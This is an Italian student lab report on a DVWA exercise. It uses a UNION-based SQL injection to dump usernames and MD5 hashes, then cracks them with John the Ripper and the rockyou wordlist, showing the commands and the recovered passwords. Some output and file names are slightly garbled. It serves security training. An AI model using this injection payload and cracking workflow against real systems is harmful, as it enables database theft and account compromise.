REPORT -TROUBLESHOOTING DI HASH CRACKING CON JTP - S6/L4

Target: Crack Passwords DVWA

Autore: Francesco Fontana

Data: 08/05/2025

Strumenti utilizzati: Kali Linux - Metaspoitable 2 - JTP (John the Ripper) **Obbiettivo:** L'obiettivo in questa sessione è stato il crack passwords in DVWA

sfruttando JTP nel terminale di Kali Linux e la wordlists (Rockyou)

PANORAMICA DELL'ATTIVITÀ


1) Tramite un **SQL Injection** all'interno di DVWA, ho ottenuto le seguenti password da craccare inserendo questo comando:

1' UNION SELECT user, password FROM users#

Vulnerability: SQL Injection

User ID: Submit ID: 1' UNION SELECT user, password FROM users# First name: admin Surname: admin ID: 1' UNION SELECT user, password FROM users# First name: admin Surname: 5f4dcc3b5aa765d61d8327deb882cf99 ID: 1' UNION SELECT user, password FROM users# First name: gordonb Surname: e99a18c428cb38d5f260853678922e03 ID: 1' UNION SELECT user, password FROM users# First name: 1337 Surname: 8d3533d75ae2c3966d7e0d4fcc69216b ID: 1' UNION SELECT user, password FROM users# First name: pablo Surname: 0d107d09f5bbe40cade3de5c7le9e9b7 ID: 1' UNION SELECT user, password FROM users# First name: smithy Surname: 5f4dcc3b5aa765d61d8327deb882cf99

2) Per craccare gli hash delle password MD5 utilizziamo JTR, ho creato un file.txt posto sul Desktop di Kali Linux, dove ho inserito tutti gli hash delle password:



RISOLUZIONI

Risoluzione al Problema 1: Trovare e preparare una Wordlist

Per risolvere il problema della wordlist mancante, è stato necessario diverse soluzioni:

1. **Decomprimere il file rockyou.txt** presente in formato compresso: sudo gunzip /usr/share/wordlists/rockyou.txt.gz

```
[sudo] password for kali:
```

2. Cercare il file nel sistema:

locate rockyou.txt

```
(kali@kali2023)-[~]

$ locate rockyou.txt
/usr/share/wordlists/rockyou.txt.gz
```

Risoluzione al Problema 2: Abilitare il Multithreading

Ho implementato l'opzione --fork=4 come suggerito da alcune documentazioni per migliorare le prestazioni con il seguente comando:

john --format=raw-md5 --wordlist=/home/kali/Desktop/mywordlist.txt --fork=4 /home/kali/Desktop/hash.tx

```
| State | Stat
```

FASE FINALE

Una volta terminata la sessione di cracking, possiamo visionare le password craccate da JtR con il seguente comando:

john --show --format=Raw-MD5 /home/kali/Desktop/hash.txt

```
(kali@kali2023)-[~]
$ john -- show -- format=Raw-MD5 /home/kali/Desktop/hash.txt
?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 0 left
```

CONCLUSIONI E RACCOMANDAZIONI

Per un efficace cracking di hash MD5 con John the Ripper, si raccomanda di:

- 1. Utilizzare sempre file separati per wordlist e hash
- 2. Implementare l'opzione --fork su sistemi multi-core per migliorare le prestazioni
- 3. Verificare la disponibilità e l'integrità dei file wordlist prima di iniziare
- 4. Considerare l'utilizzo di wordlist più ampie per aumentare le probabilità di successo

Per sessioni future, potrebbe essere utile esplorare opzioni aggiuntive come regole di mangling o attacchi basati su maschere per migliorare l'efficacia del processo di cracking.